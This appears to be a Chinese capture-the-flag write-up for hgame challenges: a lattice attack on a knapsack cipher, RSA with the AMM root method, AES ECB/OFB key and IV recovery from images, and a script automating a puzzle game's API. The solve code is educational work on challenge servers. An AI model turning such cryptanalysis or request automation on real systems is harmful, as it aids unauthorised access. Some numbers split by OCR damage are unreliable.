52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
ct =  120254819682601389900652731494 7
print(ct)
print(len(pk))
n = len(pk)

# Sanity check for application of low density attack
d = n / log(max(pk), 2)
print(CDF(d))
assert CDF(d) < 0.9408

M = Matrix.identity(n) * 2

last_row = [1 for x in pk]
M_last_row = Matrix(ZZ, 1, len(last_row), last_row)

last_col = pk
last_col.append(ct)
M_last_col = Matrix(ZZ, len(last_col), 1, last_col)

M = M.stack(M_last_row)
M = M.augment(M_last_col)

X = M.BKZ()

sol = []
for i in range(n + 1):
    testrow = X.row(i).list()[:-1]
    if set(testrow).issubset([-1, 1]):
        for v in testrow:
            if v == 1:
                sol.append(0)
```

```
            elif v == -1:
                sol.append(1)
        break

s = sol
print(s)
```


```
120254819682601389900652731494 7
48
0.5004362519031288
[1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 0,
0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1]
```

试了一下顺着拼下面输出的结果，为空，那应该是反过来的

```
print(int("1111010000101101010100010100110001110001001000 01",2))
#268475474669857
```

由于过年平台暂停提交flag，只能自己验证一下了

```python
a = [74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]

p = 268475474669857
bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

print(f'a={a}')
print(f'bag={bag}')
```



好哦

`hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}`

babyRSA

首先求解e+114514+p**k

```
p=14213355454944773291
gift=9751789326354522940
e = 0x10001
e_new = pow(gift, pow(e, -1, p-1), p)
print(e_new)
#188075
```

由于`p**k`大于188075，易得e = 188075-114514 = 73561

测试发现e和phi不互素且e为质数，phi是e的倍数。考虑AMM，当然我是不懂的，这里是靠搜搜到的（评论区）https://www.bilibili.com/read/cv13437297/

https://lazzzaro.github.io/2020/05/06/crypto-RSA/index.html

找到AMM有关脚本，依旧是sage

```
#脚本1
#Sage
e = 73561
p=14213355454944773291
q=6184356205162070038634855117537193048606497844115920076561833974376400103329 7
c=1050021387224669464959366386560382140000434757516390250852551139650887492724 61
9068925866162502649223481924965979864527862811511564362295740651939654228 41

for mp in GF(p)(c).nth_root(e, all=True):
    for mq in GF(q)(c).nth_root(e, all=True):
        m = crt([ZZ(mp), ZZ(mq)], [p, q])
        try:
            res = bytes.fromhex(hex(m)[2:])
            if res.isascii():
                print(res)
        except:
            pass
```

`hgame{Ad1eman_Mand3r_Mi11er_M3th0d}`

奇怪的图片plus

在做完华容道之后的那天晚上，对着这道题先是发了一会的呆，一直把server里的check_pixels函数搞错了，我在想为什么xy又要等于黑色又不等于黑色

在第4天的下午，刷完一个两小时的沙雕动画之后，寻思来看会题，一下就解决了之前那个问题，也找到了解题的关键点

和week的图片一样，考点貌似并不是crypto哦，怎么不移到misc里

题目给了三个python文件和两个图片文件。其中`encryption.py`是flag.png加密的文件

而`server.py`和`client.py`是与服务器交互用的

简单看一下`client.py`和`server.py`的作用

```
import websocket
import re
from PIL import Image
import struct
import threading


def image_to_bytes(image):
    width, height = image.size
    pixel_bytes = []
    for y in range(height):
        for x in range(width):
            pixel = image.getpixel((x, y))
            pixel_bytes.extend(struct.pack('BBB', *pixel))
    image_bytes = bytes(pixel_bytes)
    return image_bytes

def handle_input(ws):
    try:
        while True:
            message = input()
            if message.lower() == 'exit':
                ws.close()
                break
            elif message.lower() == 'help':
                print("send_img: send_img <path_to_img_1> <path_to_img_2>")
                print("check: check")
                print("help: help")
                print("exit: exit")
            elif message[:8] == 'send_img':
                try:
                    pattern = re.compile(r'\s(.*?)\s(.*?)$')
                    match = pattern.search(message)
                    if match:
                        path_1 = match.group(1)
                        path_2 = match.group(2)
```

```
                        image_1 = Image.open(path_1)
                        image_2 = Image.open(path_2)
                        ws.send_binary(b"B1" + image_1.width.to_bytes(4, "big")
+ image_1.height.to_bytes(4, "big") + image_to_bytes(image_1))
                        ws.send_binary(b"B2" + image_2.width.to_bytes(4, "big")
+ image_2.height.to_bytes(4, "big") + image_to_bytes(image_2))
                    else:
                        raise FileNotFoundError("Command format error")
                except FileNotFoundError as err:
                    print(err)
            elif message == 'check':
                ws.send_binary(b"B3")
    except websocket.WebSocketException as err:
        print(err)

def handle_recv(ws):
    try:
        while True:
            msg = ws.recv()
            print("Msg from server: {}".format(msg))
    except websocket.WebSocketException as err:
        print(err)

def main():
    # uri = "ws://localhost:10002"
    uri = input("input uri: ")
    print("type 'help' to get help")
    ws = websocket.create_connection(uri)
    input_thread = threading.Thread(target=handle_input, args=(ws,),
daemon=True)
    recv_thread = threading.Thread(target=handle_recv, args=(ws,), daemon=True)
    recv_thread.start()
    input_thread.start()
    recv_thread.join()
    input_thread.join()

if __name__ == "__main__":
    main()
```

能够注意到`client.py`是用于连接至服务器并发送图片进行验证的，主要内容并不在这里，看`server.py`

```
import asyncio
import os
import websockets
from PIL import Image
import struct
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad


gift = b''.hex() # hide here
pos_list = [] # hide here
```

```python
def bytes_to_image(image_bytes, width, height):
    pixel_bytes = list(image_bytes)
    reconstructed_image = Image.new('RGB', (width, height))
    for y in range(height):
        for x in range(width):
            start = (y * width + x) * 3
            pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
            reconstructed_image.putpixel((x, y), pixel)
    return reconstructed_image


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image


def check_pixels(image, positions):
    pixels = image.load()
    count = 0
    for x in range(image.size[0]):
        for y in range(image.size[1]):
            if (x, y) in positions:
                if pixels[x, y] != (0, 0, 0):
                    return False
            else:
                if pixels[x, y] == (0, 0, 0):
                    count += 1
                    if count == 10:
                        return False
    return True


async def handle_client(websocket):
    await websocket.send("Pls send two images that meet the following
conditions")
    await websocket.send("The black pixels in 'xor_images(image_1, image_2)'
should match those in 'target'")
    await websocket.send("Note: The server has scaling function during
validation! XD")
    image_1, image_2 = None, None
    image_1_w, image_1_h, image_2_w, image_2_h = 0, 0, 0, 0
    async for message_raw in websocket:
        try:
            if message_raw[:2] == b"B1":
                image_1_w = int.from_bytes(message_raw[2:6], "big")
```

```
                image_1_h = int.from_bytes(message_raw[6:10], "big")
                image_1 = message_raw[6:]
                await websocket.send("Image_1 received")
            elif message_raw[:2] == b"B2":
                image_2_w = int.from_bytes(message_raw[2:6], "big")
                image_2_h = int.from_bytes(message_raw[6:10], "big")
                image_2 = message_raw[6:]
                await websocket.send("Image_2 received")
            elif message_raw[:2] == b"B3":
                if image_1 and image_2:
                    F = AES.new(key=os.urandom(16), mode=AES.MODE_ECB)
                    image_1_encrypted = bytes_to_image(F.encrypt(pad(image_1,
F.block_size)), image_1_w, image_1_h)
                    image_2_encrypted = bytes_to_image(F.encrypt(pad(image_2,
F.block_size)), image_2_w, image_2_h)
                    xor_image = xor_images(image_1_encrypted, image_2_encrypted)
                    xor_image = xor_image.resize((16, 9), Image.NEAREST)
                    xor_image.show()
                    if check_pixels(xor_image, pos_list):
                        await websocket.send("Here is your gift:
{}".format(gift))
                    else:
                        await websocket.send("Verification failed")
                else:
                    await websocket.send("Pls send two images first!!")
        except ValueError as err:
            await websocket.send(err)

async def main():
    server = await websockets.serve(handle_client, "localhost", 10002)
    await server.wait_closed()


asyncio.run(main())
```

直接看与解题有关的`handle_client()`函数


接受传入的两张图片的像素值的bytes（在`client.py`的`image_to_bytes`中），然后通过AES_ECB的方式对bytes进行加密，再把两组加密后的bytes恢复成图片，对恢复的两张图片进行异或操作之后，采用近邻法的方式缩小图片为(16,9)得到。然后与target.png图片进行比对

要求是：

target.png为黑色的部分，xor_image的此处也必须为黑色

target.png为白色的部分，xor_image的此处只要不是黑色即可，容错次数是9次。

一直没注意到`xor_image = xor_image.resize((16, 9), Image.NEAREST)`采用的是NEAREST既然是近邻法那就好说多了，简单来说



由于ECB的是通过分段加密的
从前15开始计算，后面每16个字节为新的一组，

假设第一个方块是随机15字节
后面的方块除开圆圈的16字节都是随机的，那么在AES加密的时候两张图片的横线区域必然是不同的

而圆圈内的字节若是相同的内容，则圆圈内xor值必定为0

由于缩放采用的是近邻法，那么这张5*5的图在经过近邻缩放成1*1的图片时，会直接采取选择3*3的像素作为缩放后的像素，那么这个像素就是

不过横线部分在这张图里就算是相同的也没关系，因为在近邻之后得到的图依旧是取点(3,3)，与其他值无关。但如果这张图从5,5-->3,3的话，在其他部分就也需要控制好取值来满足这个条件了。

那么现在，就是生成两张部分数据相同（满足近邻后值相同）其他部分随机的图片

测试的时候发现，每组的第16位会影响上一组加密的值，所以写脚本的时候要注意这一点

结果调了差不多一个小时，就是不对，刚回过去看代码，发现呃好像有点不对劲，`server.py`中

image1和image2:`message_raw[6:]`

为啥是6:。。。

这意味着前面是多出来8个字节的，当时根本没注意到这个。总归不够细心+菜

```
from PIL import Image
import struct
import os

def bytes_to_image(image_bytes, width, height):
    pixel_bytes = list(image_bytes)
    reconstructed_image = Image.new('RGB', (width, height))
    for y in range(height):
        for x in range(width):
            start = (y * width + x) * 3
            pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
            reconstructed_image.putpixel((x, y), pixel)
    return reconstructed_image

def image_to_bytes(image):
    width, height = image.size
    pixel_bytes = []
    for y in range(height):
        for x in range(width):
            pixel = image.getpixel((x, y))
            pixel_bytes.extend(struct.pack('BBB', *pixel))
    image_bytes = bytes(pixel_bytes)
    return image_bytes

pic1 = Image.new("RGB",(400,225),(255,255,255))
# pic1.save("xor1.png")
pic1_bytes = image_to_bytes(pic1)
array = []
```

```
array.append(pic1_bytes[:12])
for i in range(12,len(pic1_bytes), 16):
    array.append(pic1_bytes[i:i+16])

target = Image.open("target.png")
w,h = target.size
pos_list = []
for i in range(h):
    for j in range(w):
        if(target.getpixel((j,i)) == (0,0,0)):
            pos_list.append((12+j*25,12+i*25))
print(pos_list)
xor_same_data =
b"\x6d\x75\x6d\x75\x7a\x69\x5f\x6d\x75\x6d\x75\x7a\x69\x5f\x6d\x75"

for pos in pos_list:
    pixel1 = (400*pos[1] + pos[0])*3
    pixel2 = (400*pos[1] + pos[0])*3+2
    pixel1_ind = (pixel1)//16
    pixel2_ind = (pixel2)//16
    if(pixel1_ind != pixel2_ind):
        array[pixel1_ind] = xor_same_data
        array[pixel2_ind] = xor_same_data
    else:
        array[pixel1_ind] = xor_same_data


pic1_array = array.copy()
pic2_array = array.copy()
pic1_array[0] = os.urandom(12)
pic2_array[0] = os.urandom(12)
pic1_array[-1] = os.urandom(len(pic1_array[-1]))
pic2_array[-1] = os.urandom(len(pic2_array[-1]))

for ar in range(1,len(pic1_array)-1):
    if(pic1_array[ar] != xor_same_data):
        pic1_array[ar] = os.urandom(16)
for ar in range(1,len(pic2_array)-1):
    if(pic2_array[ar] != xor_same_data):
        pic2_array[ar] = os.urandom(16)

pic1_array = b"".join(pic1_array)
pic2_array = b"".join(pic2_array)
print(len(pic1_array),len(pic2_array))


xor_pic1 = bytes_to_image(pic1_array,400,225)
xor_pic2 = bytes_to_image(pic2_array,400,225)
xor_pic1.save("xor_pic1.png")
xor_pic2.save("xor_pic2.png")
```

```
type 'help' to get help
Msg from server: Pls send two images that meet the following conditions
Msg from server: The black pixels in 'xor_images(image_1, image_2)' should match those in 'target'
Msg from server: Note: The server has scaling function during validation! XD
send_img xor_pic1.png xor_pic2.png
Msg from server: Image_1 received
Msg from server: Image_2 received
check
Msg from server: Here is your gift: 8693346e81fa05d8817fd2550455cdf6
```

`8693346e81fa05d8817fd2550455cdf6`


接着去看`encryption.py`

发现就是用key和iv加密了flag，用的是OFB模式，这里倒是涉及到了密码的知识

搜了一下

OFB - Output FeekBack

OFB的结构与CFB有些相似，同样可以模拟流密码。但OFB使用加密函数的输出作为下一轮算法输入，所以其加解密过程都不可以并行运算，而CFB的解密过程可以并行。




OFB极其适合在易出现噪音的信道中传输数据，其bit错误不会发生扩散，仅仅影响对应的一个bit位。在传输数字信号，音视频这种单比特错误容忍度较高或者以纠错码编码过的数据简直无敌。但是要注意OFB的iv必需是一个时变值，因为OFB的加密输出完全不依赖明文，仅仅与iv和key相关。假如iv和key都是固定值，等同于与明文进行异或的输出就是固定的，一旦这些输出被攻击者碰撞出来，通过简单的异或操作就能将密文还原成明文。另一个问题是OFB抵抗消息流篡改能力很弱，因为其bit错误不会扩散，那么攻击者完全可以在密文中修改bit值并且更新校验码，从而使改动不被纠错码发现，破坏了信息安全的不可篡改性。

既然已知背景是黑色的，则值为\x00.密文已知、key已知，可以恢复出第一组的值。但是第一组是什么呢?

ECB - Electronic Code Book

电码本模式实在是太乃一吾了，几乎没有什么需要解释的地方，直接贴图：




可以看到ECB就是多个AES core的组合，一次处理一组明文分块，每次使用相同的密钥，即每组明文都有唯一的密文与之对应。电码本的命名也正是源于这种特征。另外，ECB模式要求待处理的数据长度为16的倍数，当数据长度不满足要求时则先进行填充操作。填充有很多方式，比如ISO 7816-4，这个是智能卡的标准；还有PKCS5，ANSI_X923等等。

电码本模式比较适合处理小数据，如传递加密密钥，或是内部定义的UART或SPI协议数据。对于很长的数据使用ECB模式就可能不安全。尤其在一段消息中存在若干相同的明文组，那么密文也会出现对应数量的相同密文组。

由于ECB模式的分组之间毫无干系，所以在传输过程中发生的bit错误仅仅影响其存在的一个分组。

由于ECB模式是直接进行加密操作，而OFB模式可以从图上看出还进行了一次异或操作


不过由于明文密文已知，这两异或之后得到的其实就是ECB的密文，则可以通过ECB解出iv



`ee204de4050ad441ef778b2d2156198f6d`

直接把encryption脚本改一下：

```
# flag = "hgame{fake_flag}"
# flag_image = Image.new("RGB", (200, 150), "black")
flag_image = Image.open("encrypted_flag.png")

key = b'\x86\x93\x34\x6e\x81\xfa\x05\xd8\x81\x7f\xd2\x55\x04\x55\xcd\xf6'
iv = b'\xee\x20\x4d\xe4\x05\x0a\xd4\x41\xef\x77\x8b\x2d\x21\x56\x19\x8f'
F = AES.new(key=key, mode=AES.MODE_OFB, iv=iv)
s = image_to_bytes(flag_image)
print(s[:32].hex())
m = pad(image_to_bytes(flag_image), F.block_size)
c = F.decrypt(m)
encrypted_image = bytes_to_image(c, 200, 150)
encrypted_image.show()
```



`hgame{1ad4_80cc_1fb2_be7c}`

MISC

我要成为华容道高手

这题被hackbar搞了，找传参找了两个小时，早就早到了不过hackbar一直传过去都显示invalid，换bp才好的

注意到点击开始的时候访问/api/newgame，翻唯一的js文件找到，顺便往下找到传参

```
fetch('/api/submit/' + this.gameId, {
        method: 'POST',
        headers: {
          'Content-Type': 'application/json'
        },
        body: JSON.stringify(steps)
      }).then(function (res) {
        return res.json();
      }).then(function (data) {
        switch (data.status) {
          case "next":
            _this2.layout = data.game_stage.layout;
            break;
          case "win":
            alert(data.flag);
            break;
          case "lose":
            alert(data.msg);
            break;
          default:
            alert(data.status);
        }
        return 1;
      });
```

接着继续找steps

```
methods: {
    handleMove: function handleMove(direction, position) {
```

```
        var nextState = false;
        switch (direction) {
          case 1:
            nextState = _core2.default.moveUp(this.state, position);
            break;
          case 2:
            nextState = _core2.default.moveRight(this.state, position);
            break;
          case 3:
            nextState = _core2.default.moveDown(this.state, position);
            break;
          case 4:
            nextState = _core2.default.moveLeft(this.state, position);
            break;
        }
        if (nextState) {
          this.stepCount++; // 增加步骤计数
          this.steps.push({ // 保存当前步骤状态
            position: position,
            direction: direction
          });
          this.state = nextState;
          if (this.success) {
            this.$emit("success", this.steps);
            this.steps = [];
          }
        }
      }
```

得到传参内容为`[{"position":n,"direction":m}]`

手动用bp传一下发现是合理的

```
POST /api/submit/821904206 HTTP/1.1
Host: 47.100.137.175:31291
Content-Length: 31
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
Origin: http://47.100.137.175:31291
Content-Type: application/json
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Referer: http://47.100.137.175:31291/api/submit/2091545843
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

[
  {
    "position":16,
    "direction":3
  }
]
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Mon, 05 Feb 2024 15:31:47 GMT
Content-Length: 58
Connection: close

{
  "msg":"timeout, only 10 seconds allowed",
  "status":"lose"
}
```

然后不仅游戏timeout了，我靶机也timeout了

接着去github上找一个项目，我找的是Klotski_Puzzle_Solver


看了下他的main，里面用了A星算法和DFS

刚开始改的脚本把DFS给注释掉了，结果一直过不了，后来搜了一下发现A星慢的很

于是这个项目把A星的部分注释掉

```
    # #Creates the starting state from the input
    # startState = State(board=[int(x) for x in list(inputString)])
    # #Initializes the starting state
    # startState.init_start_state()
    #
    # #Runs A* on the starting state
    # endState = a_star(startState)
    # #Outputs the result to the respective file
    # endState.output_to_file(outputfileAstar, isAstar=True)

    #Need to run this line again for Dfs
    startState = State(board=[int(x) for x in list(inputString)])
    #Initializes the starting state
    startState.init_start_state()

    #Runs Dfs on the starting state
    endState = dfs(startState)
    #Outputs the result to the respective file
    endState.output_to_file(outputfileDfs, isAstar=False)

if __name__ == "__main__":
    main(sys.argv[1:])
```

然后写个脚本即可，他是要10秒内玩10轮，我一直以为是每轮10秒呢




```
import requests
import json
import subprocess
import time

def Getgame(url):
    newgame = '/api/newgame'
    getgame = requests.get(url=url + newgame).text
    data = json.loads(getgame)
    gameId, layout = data["gameId"], data["layout"]
    return gameId,layout

def Submit(url,gameId,msg):
```

```
    headers = {
        'Pragma': 'no-cache',
        'Cache-Control': 'no-cache',
        'Upgrade-Insecure-Requests': '1',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36',
        'Origin': url,
        'Content-Type': 'application/json',
        'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
        'Accept-Encoding': 'gzip, deflate',
        'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
        'Connection': 'close',
    }
    submit = f'/api/submit/{gameId}'
    response = requests.post(url=url + submit, json=msg, headers=headers)
    return response.text

def solves(layout):
    layout = list(layout)
    after_layout = ['0']*20
    count = 2
    for i in range(len(layout)):
        if(layout[i] == '2'):
            after_layout[i] = '7'
        elif(layout[i] == '3'):
            after_layout[i] = str(count)
            after_layout[i+4] = str(count)
            count += 1
        elif(layout[i] == '4'):
            after_layout[i] = str(count)
            after_layout[i+1] = str(count)
            count += 1
        elif(layout[i] == '5'):
            after_layout[i] = '1'
            after_layout[i+1] = '1'
            after_layout[i+4] = '1'
            after_layout[i+5] = '1'
    after_layout = ''.join(after_layout)
    out = '\n'.join([after_layout[i:i + 4] for i in range(0, len(after_layout),
4)])
    f = open('puzzle.txt','w').write(out)
    st = time.time()
    command = ['python3', 'main.py', 'puzzle.txt', '1.txt', '2.txt']
    subprocess.run(command, capture_output=True, text=True)
    et = time.time()
    print(et - st)
    fans = open('1.txt','r').readlines()[1:]
    fans = ''.join(fans).split('\n\n')
    fans = [s.replace('\n', '') for s in fans][:-1]
    # print(fans)
    data = []
    for i in range(len(fans)-1):
        first = fans[i]
```

```
        next = fans[i+1]
        dif = []
        BIG,hor = False,False
        c = 0
        for j in range(20):
            if(first[j] == next[j]):
                pass
            else:
                dif.append(j)
                if(c == 0):
                    if(int(first[j]) > int(next[j])):
                        BIG = True
                    if(first[j] == '2' or next[j] == '2'):
                        hor = True
                    c += 114514
        if(len(dif) == 2 and dif[1] - dif[0] == 8):
            if(BIG):
                data.append({"position": dif[0], "direction": 3})
            else:
                data.append({"position": dif[1]-4, "direction": 1})
        elif(len(dif) == 2 and dif[1] - dif[0] == 4):
            if(BIG):
                data.append({"position": dif[0], "direction": 3})
            else:
                data.append({"position": dif[1], "direction": 1})
        elif(len(dif) == 2 and dif[1] - dif[0] == 2):
            if(BIG):
                data.append({"position": dif[0], "direction": 2})
            else:
                data.append({"position": dif[1]-1, "direction": 4})
